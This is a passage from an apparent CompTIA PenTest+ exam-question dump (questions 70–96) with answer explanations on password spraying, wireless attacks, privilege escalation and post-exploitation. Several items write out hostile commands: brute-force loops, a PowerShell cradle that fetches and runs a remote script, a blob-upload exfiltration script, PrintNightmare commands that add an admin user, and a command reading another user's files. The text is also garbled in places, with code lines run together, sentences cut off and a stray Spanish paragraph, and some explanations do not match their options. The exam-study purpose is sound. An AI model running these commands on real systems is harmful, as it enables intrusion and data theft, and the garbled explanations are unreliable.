D . Corrupting the skeleton configuration: SKEL=/etc/systemd-conf/temp-skeleton is under /etc/..., which is root-owned on standard systems. A normal user cannot write there, so "corrupting the skeleton" is unlikely without privilege escalation.
Practical exploitation as a non-privileged user (illustrative):
Find world-writable homes
find /home -maxdepth 1 -type d -perm -0002 -ls
Read another user's files
cd /home/targetuser && ls -la && cat Documents/tax_return.pdf
(Depending on per-file permissions.)
CompTIA PenTest+ PT0-003 Objective Mapping (for study):
Domain 3.0 Attacks and Exploits

NEW QUESTION: 70
A penetration tester is evaluating the security of a corporate client's web application using federated access. Which of the following approaches has the least possibility of blocking the IP address of the tester's machine?

A. for user in $(cat users.txt); dofor pass in $(cat /usr/share/wordlists/rockyou.txt); docurl -sq -XPOST https://example.com/login.asp -d"username=$user&password=$pass" | grep "Welcome" && echo "OK: $user $pass"done; done
B. spray365.py generate --password_file passwords.txt --user_file users.txt --domain example.com --delay 1 --execution_plan target.planspray365.py spray target.plan
C. import requests,pathlibusers=pathlib.Path("users.txt").read_text(); passwords=pathlib.Path("passwords.txt").read_text()for user in user:for pass in passwords:r=requests.post("https://example.com",data=f"username={user}&password={pass}",headers={"user-agent":"Mozilla/5.0"})if "Welcome" in r.text:print(f"OK: {user} {pass}")
D. hydra -L users.txt -P /usr/share/wordlists/rockyou.txt <domain_ip> http-post-form "/login.asp:username=^USER^&password=^PASS^:Invalid Password"
Answer: (SHOW ANSWER)
PenTest+ differentiates password spraying from brute-force attacks. Brute force (as shown in A, C, and D) rapidly tests many passwords per user, producing a high rate of failed logins that commonly triggers defensive controls such as rate limiting, account lockout policies, WAF/IDS alerts, and IP reputation blocks. This is especially true in federated authentication flows, where identity providers and reverse proxies log and correlate repeated failures.
Option B reflects a spraying approach that is designed to be low-and-slow and policy-aware. A spraying tool that supports building an execution plan and adding delays between authentication attempts reduces the likelihood of crossing thresholds that cause automated blocking. In PenTest+ terms, this aligns with conducting authentication testing in a controlled manner to avoid service disruption and to minimize detection while still validating whether weak or reused passwords exist.

NEW QUESTION: 71
A company hires a penetration tester to test the security of its wireless networks. The main goal is to intercept and access sensitive data.
Which of the following tools should the security professional use to best accomplish this task?
A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net
Answer: B (LEAVE A REPLY)
WiFi-Pumpkin is used for man-in-the-middle (MitM) attacks on Wi-Fi networks, making it ideal for intercepting and accessing data.
Option A (Metasploit) ✕: Good for exploitation, but not specialized for Wi-Fi attacks.
Option B (WiFi-Pumpkin) ✓: Correct.
Creates fake Wi-Fi access points.
Intercepts network traffic (SSL stripping, DNS spoofing).
Option C (SET - Social Engineering Toolkit) ✕: Focuses on phishing, not Wi-Fi attacks.
Option D (theHarvester) ✕: Used for OSINT, not Wi-Fi exploitation.
Option E (WiGLE.net) ✕: Maps Wi-Fi networks, but does not capture sensitive data.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Wireless Attacks & Fake APs

NEW QUESTION: 72
During an assessment, a penetration tester obtains access to a Microsoft SQL server using sqlmap and runs the following command:
sql> xp_cmdshell whoami /all
Which of the following is the tester trying to do?
A. List database tables
B. Show logged-in database users
C. Enumerate privileges
D. Display available SQL commands
Answer: C (LEAVE A REPLY)
The command xp_cmdshell executes system-level commands from SQL Server. The command whoami /all is used to enumerate user privileges, group memberships, and security contexts on Windows systems.
From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 8 - Post-Exploitation Techniques):
"Using xp_cmdshell and system commands like whoami /all allows testers to identify the privilege level of the database user and system access level."

NEW QUESTION: 73
A penetration tester enters an invalid user ID on the login page of a web application. The tester receives a message indicating the user is not found. Then, the tester tries a valid user ID but an incorrect password, but the web application indicates the password is invalid. Which of the following should the tester attempt next?
A. Error log analysis
B. DoS attack
C. Enumeration
D. Password dictionary attack

Answer: (SHOW ANSWER)
The application is giving distinct error messages for valid vs. invalid usernames. This is a classic case of user enumeration, where an attacker can determine valid accounts before proceeding to brute-force or password attacks.
From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 6 - Vulnerability Identification):
"Authentication systems that return different error messages based on the validity of the username can allow attackers to enumerate valid accounts."

NEW QUESTION: 74
A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?
A. Service discovery
B. OS fingerprinting
C. Host discovery
D. DNS enumeration
Answer: (SHOW ANSWER)
In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:
Host Discovery (answer: C):
Objective: Identify live hosts on the network.
Tools & Techniques:
Ping Sweep: Using tools like nmap with the -sn option (ping scan) to check for live hosts by sending ICMP Echo requests.
ARP Scan: Useful in local networks, arp-scan can help identify all devices on the local subnet by broadcasting ARP requests.
nmap -sn 192.168.1.0/24
* Reference:
The GoBox HTB write-up emphasizes the importance of identifying hosts before moving to service enumeration.
The Forge HTB write-up also highlights using Nmap for initial host discovery in its enumeration phase.
* Service Discovery (Option A):
Objective: After identifying live hosts, determine the services running on them.
Tools & Techniques:
Nmap: Often used with options like -sV for version detection to identify services.
nmap -sV 192.168.1.100
* Reference:
As seen in multiple write-ups (e.g., Anubis HTB and Bolt HTB), service discovery follows host identification to understand the services available for potential exploitation.
* OS Fingerprinting (Option B):
Objective: Determine the operating system of the identified hosts.
Tools & Techniques:
Nmap: With the -O option for OS detection.
nmap -O 192.168.1.100
* Reference:
Accurate OS fingerprinting helps tailor subsequent attacks and is often performed after host and service discovery, as highlighted in the write-ups.
* DNS Enumeration (Option D):
Objective: Identify DNS records and gather subdomains related to the target domain.

Tools & Techniques:
dnsenum, dnsrecon, and dig.
dnsenum example.com
Reference:
DNS enumeration is crucial for identifying additional attack surfaces, such as subdomains and related services. This step is typically part of the reconnaissance phase but follows host discovery and sometimes service identification.
Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

NEW QUESTION: 75
A penetration tester is performing a network security assessment. The tester wants to intercept communication between two users and then view and potentially modify transmitted dat a. Which of the following types of on-path attacks would be best to allow the penetration tester to achieve this result?
A. DNS spoofing
B. ARP poisoning
C. VLAN hopping
D. SYN flooding
Answer: (SHOW ANSWER)
An on-path attack (previously known as MITM - Man-in-the-Middle) allows an attacker to intercept and modify communication between two parties.
ARP poisoning (Option B):
Attackers send fake ARP replies to associate their MAC address with the IP address of a legitimate device (e.g., gateway).
This forces traffic to flow through the attacker's system, enabling packet capture and manipulation.
Tools like Ettercap, Bettercap, and ARP spoofing scripts are commonly used.
Reference:
Incorrect options:
Option A (DNS spoofing): Redirects users to malicious domains but does not intercept traffic.
Option C (VLAN hopping): Allows traffic to traverse VLANs, but does not intercept user communication.
Option D (SYN flooding): A DoS attack that overwhelms a target with half-open connections, but does not intercept traffic.

NEW QUESTION: 76
A penetration tester attempts to obtain the preshared key for a client's wireless network. Which of the following actions will most likely aid the tester?
A. Deploying an evil twin with a WiFi Pineapple
B. Performing a password spraying attack with Hydra
C. Setting up a captive portal using SET
D. Deauthenticating clients using aireplay-ng
Answer: (SHOW ANSWER)
Obtaining a wireless preshared key (PSK) in a WPA/WPA2-Personal environment typically relies on capturing the 4-way handshake (or equivalent key exchange) between a client and the access point. PenTest+ emphasizes that the handshake is captured when a client authenticates or reauthenticates to the network; once the handshake is collected, the tester can attempt an offline password attack to determine the PSK (subject to rules of engagement and authorization).
Using aireplay-ng to perform a deauthentication attack forces connected clients to disconnect and then automatically reconnect, which triggers a new handshake that can be captured by the tester's monitoring interface. This directly supports the goal of acquiring material needed to recover the PSK.

NEW QUESTION: 77
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping
Answer: (SHOW ANSWER)
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
Understanding MAC Address Spoofing:
MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
Purpose:
Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.
Tools and Techniques:
Linux Command: Use the ifconfig or ip command to change the MAC address.
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
Tools: Tools like macchanger can automate the process of changing MAC addresses.
Impact:
Network Access: Gain unauthorized access to networks and network resources.
Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
Detection and Mitigation:
Monitoring: Use network monitoring tools to detect changes in MAC addresses.
Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
Reference from Pentesting Literature:
MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
Top of Form
Bottom of Form

NEW QUESTION: 78
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?
A. Secure distribution
B. Peer review
C. Use AI
D. Goal reprioritization
Answer: (SHOW ANSWER)
A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.
Peer review (Option B):
Senior security professionals verify findings, risk levels, and remediation recommendations.
Reduces the risk of misinterpretation or incorrect data in reports.
Reference:
Incorrect options:
Option A (Secure distribution): Ensures confidentiality, but does not reduce report errors.
Option C (Use AI): AI can assist in analysis, but human verification is essential.
Option D (Goal reprioritization): Changes testing objectives, not report accuracy.

NEW QUESTION: 79
Which of the following OT protocols sends information in cleartext?
A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET
Answer: (SHOW ANSWER)
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here's an analysis of each protocol regarding whether it sends information in cleartext:
TTEthernet (Option A):
TTEthernet (Time-Triggered Ethernet) is designed for real-time communication and safety-critical systems.
Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.
DNP3 (Option B):
DNP3 (Distributed Network Protocol) is used in electric and water utilities for SCADA (Supervisory Control and Data Acquisition) systems.
Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.
Modbus (Answer: C):
Modbus is a communication protocol used in industrial environments for transmitting data between electronic devices.
Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.
Reference:
PROFINET (Option D):
PROFINET is a standard for industrial networking in automation.
Security: PROFINET includes several security features, including support for encryption, which means it doesn't necessarily send information in cleartext.
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

NEW QUESTION: 80

A company's incident response team determines that a breach occurred because a penetration tester left a web shell. Which of the following should the penetration tester have done after the engagement?

A. Enable a host-based firewall on the machine

B. Remove utilized persistence mechanisms on client systems

C. Revert configuration changes made during the engagement

D. Turn off command-and-control infrastructure

Answer: (SHOW ANSWER)

Comprehensive and Detailed

The immediate and mandatory post-engagement action after completing an authorized penetration test is to remove any accounts, implants, backdoors, web shells, scheduled tasks, or other persistence mechanisms that were created or used during the test. Leaving persistence (a web shell in this case) is exactly what caused the breach and is an unacceptable post-test lapse.

Why B is correct:

Persistence mechanisms provide continued unauthorized access and are a direct security risk if not removed. Removing them returns the environment to its pre-test security posture and prevents later compromise by third parties.

Removal of persistence is a standard requirement in rules of engagement and in post-test cleanup checklists.

Why the other answers are incomplete or secondary:

A . Enable a host-based firewall on the machine - a reasonable defensive step if missing, but it does not replace removing the persistence that was the cause of the breach.

C . Revert configuration changes made during the engagement - also important and should be done, but the highest priority is removing active persistence that gives access. (Both B and C are valid cleanup activities; B is the single best answer given the question.) D . Turn off command-and-control infrastructure - this is appropriate for the tester's own infrastructure, but the critical action on the client side is removing client-side persistence. Also, turning off C2 after the test is expected, but will not remediate the remaining web shell on the client.

CompTIA PT0-003 Mapping:

Domain 5.0 Reporting and Communication - post-engagement cleanup and handoff (remediation actions, removal of test artifacts, maintaining chain of custody and evidence, and returning environment to agreed baseline).

NEW QUESTION: 81

An internal penetration tester is on site assessing network access for company-owned mobile devices. Which of the following would be the best tool to identify the available networks?

A. Wireshark

B. theHarvester

C. Recon-ng

D. WiGLE.net

Answer: (SHOW ANSWER)

WiGLE.net is the best choice because it is purpose-built for identifying and mapping wireless networks (SSIDs/BSSIDs) using aggregated wardriving-style data and location-based search. In PenTest+ reconnaissance, testers often need to quickly determine what wireless networks are present in or around a physical location-especially when assessing how corporate mobile devices might encounter nearby SSIDs that could be abused for evil-twin or misassociation scenarios. WiGLE helps identify networks by area and provides details that support follow-on testing decisions, such as which SSIDs are common, whether naming patterns suggest corporate ownership, and whether nearby networks could confuse users or devices.

NEW QUESTION: 82

A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following output:

mathematica

Copy code

SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: (SHOW ANSWER)
ImpersonatePrivilege for Escalation:
The SeImpersonatePrivilege allows a process to impersonate a user after authentication. This is a common privilege used in token stealing or pass-the-token attacks to escalate privileges.
Exploits like Rotten Potato and Juicy Potato specifically target this privilege to elevate access to SYSTEM.
Why Not Other Options?
B (SeCreateGlobalPrivilege): This allows processes to create global objects but does not directly enable privilege escalation.
C (SeChangeNotifyPrivilege): This is related to bypassing traverse checking and does not facilitate privilege escalation.
D (SeManageVolumePrivilege): This allows volume maintenance but is not relevant for privilege escalation.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 83
A penetration tester gains initial access to a system and gets ready to perform additional reconnaissance. The tester cannot use Nmap on the system they used to gain initial access. The tester develops the following script to scan a network range:

```
$port = 80
$network = 192.168.1
$range = 1..254
$ErrorActionPreference = 'silentlycontinue'
$(Foreach ($r in $range)
{
$ip = "{0}.{1}" -F $network,$r
Write-Progress "Scanning" $ip -PercentComplete (($r/$range.Count)*100)
If(Test-Connection -BufferSize 32 -Count 1 -quiet -ComputerName $ip)
{
$socket = new-object System.Net.Sockets.TcpClient($ip, $port)
If($socket.Connected)
{
"$ip port $port is open"
$socket.Close()
```

}
else { "$ip port $port is closed" }
}
}) | Out-File C:\nefarious_location\portscan.csv
The tester wants to modify the current script so multiple ports can be scanned. The tester enters a comma-separated list of ports in the port variable. Which of the following should the tester do next to provide the intended outcome?
A. Duplicate the $socket code block and modify $port for each new port variable.
B. Add a new Foreach loop directly beneath the other Foreach loop and enclose with { ... }.
C. Add $p in $port to the initial Foreach loop directly following the $range variable.
Answer: (SHOW ANSWER)
When Nmap is unavailable on a compromised host, PenTest+ expects testers to adapt by using native scripting (for example, PowerShell) to perform reconnaissance and port checks with built-in .NET classes such as System.Net.Sockets.TcpClient. To scan multiple ports, the script must iterate over two dimensions: the host range and the port list. In PowerShell, supplying a comma-separated list to a variable (for example, $port = 80,443,445) creates an array-like collection. The correct way to use that collection is to add a nested Foreach loop inside the existing loop that iterates through IPs, so each reachable host is tested against every port in the list.

NEW QUESTION: 84
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet-facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?
A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning
Answer: (SHOW ANSWER)
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:
Code Repository Scanning:
Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.
Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.
Comparison with Other Methods:
HTML Scraping: Limited to the data present on web pages and can still be blocked by WAF.
Directory Enumeration: Likely to be blocked by WAF as well and might not yield significant internal information.
Port Scanning: Also likely to be blocked or trigger alerts on WAF or IDS/IPS systems.
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort

NEW QUESTION: 85
A penetration tester needs to obtain sensitive data from several executives who regularly work while commuting by train. Which of the following methods should the tester use for this task?
A. Shoulder surfing
B. Credential harvesting
C. Bluetooth spamming
D. MFA fatigue
Answer: (SHOW ANSWER)

Shoulder surfinges el metodo mas efectivo en este contexto.Cuando los ejecutivos trabajan en lugares publicos como trenes, un atacante puede visualizar sus pantallas sin ser detectado para recopilar datos confidenciales.
Credential harvesting requiere phishing o explotacion directa. Bluetooth spamming y MFA fatigue no aplican directamente en un entorno de observacion fisica.
Referencia:PT0-003 Objective 2.1 - Social engineering and physical observation methods.

NEW QUESTION: 86
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?
A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.
Answer: (SHOW ANSWER)
Debugging Mode:
Purpose: Debugging mode provides detailed error messages and debugging information, useful during development.
Risk: In a production environment, it exposes sensitive information and vulnerabilities, making the system more susceptible to attacks.
Common Causes:
Configuration Changes: During testing or penetration testing, configurations might be altered to facilitate debugging. If not reverted, these changes can leave the system in a vulnerable state.
Oversight: Configuration changes might be overlooked during deployment.
Best Practices:
Deployment Checklist: Ensure a checklist is followed that includes reverting any debug configurations before moving to production.
Configuration Management: Use configuration management tools to track and manage changes.
Reference from Pentesting Literature:
The importance of reverting configuration changes is highlighted in penetration testing guides to prevent leaving systems in a vulnerable state post-testing.
HTB write-ups often mention checking and ensuring debugging modes are disabled in production environments.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 87
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") { echo IEX(New-Object
Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -} Which of the following is the penetration tester most likely trying to do?
A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.
Answer: (SHOW ANSWER)
Script Breakdown:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1]: Retrieves the current username.
If ($1 -eq "administrator"): Checks if the current user is "administrator".

echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -}: If the user is "administrator", downloads and executes a PowerShell script from a remote server.
Purpose:
Conditional Execution: Ensures the script runs only if executed by an administrator.
Remote Script Execution: Uses IEX (Invoke-Expression) to download and execute a script from a remote server, a common method for staging payloads.
Why This is the Best Choice:
This script aims to conditionally download and execute a remote script based on the user's privileges. It is designed to stage further attacks or payloads only if the current user has administrative privileges.
Reference from Pentesting Literature:
The technique of conditionally executing scripts based on user privileges and using remote script execution is discussed in penetration testing guides and is a common tactic in various HTB write-ups.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 88
A penetration tester is trying to execute a post-exploitation activity and creates the follow script:

```
def BlobStorage(file_path,file_name):
      client =  BlobServiceClient.from_connection_string(connection_string)
      blob_client = client.get_blob_client(container=container_name, blob=file_name)
      with open(file_path,"rb") as data:
       try:
            blob_client.upload_blob(data)
       except Exception:
            print(f"Denied")
              sys.exit(1)
        print(f"Success")
        sys.exit(0)
```


Which of the following best describes the tester's objective?
A. To download data from an API endpoint
B. To download data from a cloud storage
C. To exfiltrate data over alternate data streams
D. To exfiltrate data to cloud storage
Answer: (SHOW ANSWER)
The script shows:
Use of BlobServiceClient.from_connection_string() - this is Azure Blob Storage interaction.
It opens a local file in binary mode (with open(file_path, "rb")).
Calls blob_client.upload_blob(data) - clearly indicating uploading the local file to cloud storage.
This matches data exfiltration activity, where stolen or sensitive local files are sent to an external system (cloud storage).
Why not the others?
A . API endpoint: The code uses Azure Blob storage SDK, not a REST API endpoint.
B . Download data from cloud storage: Code uploads, not downloads.
C . Alternate data streams (ADS): That's a Windows NTFS feature, unrelated to cloud storage.

CompTIA PT0-003 Objective Mapping:
Domain 3.0 Attacks and Exploits
3.2: Post-exploitation techniques (data exfiltration, cloud storage use).

NEW QUESTION: 89
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?
A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.
Answer: (SHOW ANSWER)
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
* Credential Dumping:
* Purpose: Credential dumping involves extracting password hashes and plaintext passwords from compromised systems. These credentials can be used to gain further access to sensitive data and critical systems within the network.
* Tools: Common tools used for credential dumping include Mimikatz, Windows Credential Editor, and ProcDump.
* Impact: With these credentials, the tester can move laterally across the network, escalate privileges, and access confidential information.
* Comparison with Other Options:
* Initiate a Social Engineering Campaign (A): Social engineering is typically an initial access technique rather than a follow-up action after gaining internal access.
* Compromise an Endpoint (C): The tester already has a foothold, so compromising another endpoint is less direct than credential dumping for accessing sensitive information.
* Share Enumeration (D): While share enumeration can provide useful information, it is less impactful than credential dumping in terms of gaining further access and achieving the main objective.
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.

NEW QUESTION: 90
A penetration tester cannot complete a full vulnerability scan because the client's WAF is blocking communications. During which of the following activities should the penetration tester discuss this issue with the client?

A. Goal reprioritization
B. Peer review
C. Client acceptance
D. Stakeholder alignment
Answer: (SHOW ANSWER)
Stakeholder Alignment:
During stakeholder alignment, the penetration tester and client discuss challenges, constraints, and objectives.
Addressing WAF interference ensures the scope and goals are adjusted or mitigated to accommodate the issue.
Why Not Other Options?
A: Goal reprioritization focuses on internal team adjustments, not client collaboration.
B: Peer review evaluates findings and methodologies but doesn't involve clients.
C: Client acceptance occurs post-assessment, not during active engagement.

CompTIA Pentest+ Reference:
Domain 1.0 (Planning and Scoping)

NEW QUESTION: 91
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print" The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?
A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.
Answer: (SHOW ANSWER)
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
PrintNightmare Exploit:
PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code execution and local privilege escalation.
The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.
Commands Breakdown:
Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script.
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print": Executes the exploit, creating a new user "hacker" with administrative privileges.
Issue:
The tester still experiences low privileges despite running the exploit successfully.
This could be due to the current session not reflecting the new privileges.
Solution:
Logging off and logging back on with the new "hacker" account will start a new session with the updated administrative privileges.
This ensures that the new privileges are applied correctly.
Pentest Reference:
Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.

NEW QUESTION: 92

A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

A. Quality control

B. Methodology

C. Executive summary

D. Risk scoring

Answer: (SHOW ANSWER)

In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here's why:

* Purpose of the Executive Summary:
* It provides a high-level overview of the penetration test findings, including the most critical issues, their impact on the organization, and general recommendations.
* It is intended for executive management and other non-technical stakeholders who need to understand the security posture without delving into technical details.
* Contents of the Executive Summary:
* Impact: Discusses the potential business impact of the findings.
* Overall Security Findings: Summarizes the key vulnerabilities identified during the engagement.
* High-Level Statements: Provides strategic recommendations and a general assessment of the security posture.
* Comparison to Other Sections:
* Quality Control: Focuses on the measures taken to ensure the accuracy and quality of the testing process.
* Methodology: Details the approach and techniques used during the penetration test.
* Risk Scoring: Provides detailed risk assessments and scoring for specific vulnerabilities but does not offer a high-level overview suitable for executives.

NEW QUESTION: 93

A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat

B. Wireshark

C. Nmap

D. Responder

Answer: (SHOW ANSWER)

Installation:

Nmap can be installed on various operating systems. For example, on a Debian-based system:

sudo apt-get install nmap

Basic Network Scanning:

To scan a range of IP addresses in the network:

nmap -sP 192.168.1.0/24

Service and Version Detection:

To scan for open ports and detect the service versions running on a specific host:

nmap -sV 192.168.1.10

Enumerating Domain Systems:

Use Nmap with additional scripts to enumerate domain systems. For example, using the --script option:

nmap -p 445 --script=smb-enum-domains 192.168.1.10

Advanced Scanning Options:

Stealth Scan: Use the -sS option to perform a stealth scan:

nmap -sS 192.168.1.10
Aggressive Scan: Use the -A option to enable OS detection, version detection, script scanning, and traceroute:
nmap -A 192.168.1.10
Real-World Example:
A penetration tester uses Nmap to enumerate the systems within a domain by scanning the network for live hosts and identifying the services running on each host. This information helps in identifying potential vulnerabilities and entry points for further exploitation.
Reference from Pentesting Literature:
In "Penetration Testing - A Hands-on Introduction to Hacking," Nmap is extensively discussed for various stages of the penetration testing process, from reconnaissance to vulnerability assessment.
HTB write-ups often illustrate the use of Nmap for network enumeration and discovering potential attack vectors.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 94
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following describes the most likely purpose of this scan?
A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration
Answer: (SHOW ANSWER)
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
Command Breakdown:
nmap: The network scanning tool.
-sV: Enables service version detection. This option tells Nmap to determine the version of the services running on open ports.
-sT: Performs a TCP connect scan. This is a more reliable method of scanning as it completes the TCP handshake but can be easily detected by firewalls and intrusion detection systems.
-p-: Scans all 65535 ports. This ensures a comprehensive scan of all possible TCP ports.
192.168.1.0/24: Specifies the target network range (subnet) to be scanned.
Purpose of the Scan:
Service Discovery (Answer: C): The primary purpose of this scan is to discover which Reference:
Service discovery is a common task in penetration testing to map out the network services and versions, as seen in various Hack The Box (HTB) write-ups where comprehensive service enumeration is performed before further actions.
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION: 95
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?
A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: (SHOW ANSWER)
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here's an analysis of each tool and why Kube-hunter is the best choice:
Trivy (Option A):
Trivy is a vulnerability scanner for container images and filesystem.
Capabilities: While effective at scanning container images for vulnerabilities, it is not specifically designed to assess the security of a container orchestration cluster itself.
Nessus (Option B):
Nessus is a general-purpose vulnerability scanner that can assess network devices, operating systems, and applications.
Capabilities: It is not tailored for container orchestration environments and may miss specific issues related to Kubernetes or other orchestration systems.
Grype (Option C):
Grype is a vulnerability scanner for container images.
Capabilities: Similar to Trivy, it focuses on identifying vulnerabilities in container images rather than assessing the overall security posture of a container orchestration cluster.
Kube-hunter (Answer: D):
Kube-hunter is a tool specifically designed to hunt for security vulnerabilities in Kubernetes clusters.
Capabilities: It scans the Kubernetes cluster for a wide range of security issues, including misconfigurations and vulnerabilities specific to Kubernetes environments.
Reference:
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION: 96
A penetration tester is evaluating a company's cybersecurity preparedness. The tester wants to acquire valid credentials using a social engineering campaign. Which of the following tools and techniques are most applicable in this scenario? (Select two).
A. TruffleHog for collecting credentials
B. Shodan for identifying potential targets
C. Gophish for sending phishing emails
D. Maltego for organizing targets
E. theHarvester for discovering additional targets
F. Evilginx for handling legitimate authentication requests through a proxy
Answer: (SHOW ANSWER)
